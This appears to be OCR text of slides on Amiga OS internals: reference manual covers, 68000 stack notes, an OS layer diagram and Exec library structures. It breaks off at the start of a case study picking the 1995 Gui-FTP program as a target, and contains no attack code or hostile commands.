SYSTEM STACK: A7 is the system Stack Pointer used for subroutine calls. See Operands and Addressing. The stack grows from higher to lower addresses; SP points to last word pushed on stack; SP decrements before push, increments after


EXCEPTION PROCESSI

The CPU's response to unusual inter external conditions.

EXCEPTION VECTORS:
Number Addr
Dec Hex Hex Use CLKs.Reads

MOTOROLA

AMIGA® Hardware Reference Manual




AMIGA TECHNICAL REFERENCE SERIES

COMMODORE-AMIGA, INC.

AMIGA® ROM Kernel Reference Manual

DEVICES




AMIGA TECHNICAL REFERENCE SERIES

COMMODORE-AMIGA, INC.

AMIGA® ROM Kernel Reference Manual

LIBRARIES




AMIGA TECHNICAL REFERENCE SERIES

COMMODORE-AMIGA, INC.

AMIGA® ROM Kernel Reference Manual

INCLUDES AND AUTODOCS



AMIGA TECHNICAL REFERENCE SERIES

COMMODORE-AMIGA, INC.


DEVELOPER CD 1.2
powered by AMIGA
Die neue offizielle Amiga-Entwickler-CD-ROM mit Entwickler-Kits für Commodore Amiga.
Mit Unterstützung für PowerPC und WarpUp sowie der Online-Ausgabe der »Amiga ROM Kernel Reference Manuals« als vollständige Ausführung der Bände Libraries, Devices und Hardware.

■ **SAS/C® Development System User's Guide, Volume 1: Introduction, Compiler, Editor**

Version 6.50

■ **SAS/C® Development System User's Guide, Volume 2: Debugger, Utilities, Assembler**

■ **SAS/C® Development System Library Reference**

Devpac 3

for the Amiga

USER MANUAL




Additional Resources

- Vintage Computing preservation
  - https://www.tosecdev.org/ - TOSEC catalogs all known software and documentation for many vintage computing platforms
  - https://archive.org/ - Hosts tremendous archives of vintage documentation, magazines, software, etc
- English Amiga Board - https://eab.abime.net/

Amiga OS

Very high-level view

(Figures from
Amiga ROM Kernel Reference Manual: Libraries)


AmigaDOS CLI and Utilities
Workbench Icons/Drawers/ Utilities
Console Device
AmigaDOS Processes, File System
Intuition Windows, Menus, Gadgets, Events
Input Device
Layers Library
Graphics Rendering, Text, Gels
SCSI & Trackdisk Device
Keyboard & Gameport Devices
Audio Device
Serial & Parallel Devices
Exec: Tasks, Messages, Interrupts, I/O, Libraries and Devices
Disk Control
Keyboard & Mouse
Graphics
Audio
I/O Ports
680x0 and Amiga Hardware






Figure 1-1: Amiga Library Structure and Jump Table


$04 Sysbase
Exec Library
LIBRARIES
DOS
Graphics
Intuition
Expansion
Layers
Mathffp
Icon
Diskfont
END
DEVICES
Trackdisk
Serial
Parallel
Printer
Input
Keyboard
Gameport
Timer
Audio
Console
END
MEMORY
Chunk1
Chunk2
END
RESOURCES
Potgo
Keymap
CIAA
CIAB
Disk
Misc
END
INTS
END
PORTS
IDCMP
IDCMP
Workbench
END
TASKS
READY
Shell
RAM
Application Task 1
Application Task 2
END
WAITING
FileSystem
FileSystem
Input.device
END

Case Study: Gui-FTP

Picking a Target



- Available on archive.org
- Early (for micros) networking and file format software ☺
- Published January, 1995

Welcome to Aminet Set 1

Back | Forward | Contents | Index | 1 / 10 | > | Help

WELCOME TO AMINET SET 1

Deutsch

Copyright 1995 Urban Müller

Welcome to disk C of the world's largest collection of Amiga PD. This CD concentrates on entertainment: Thousands of demos and games. In addition, you find communications and hardware related software.

On this disk we have:

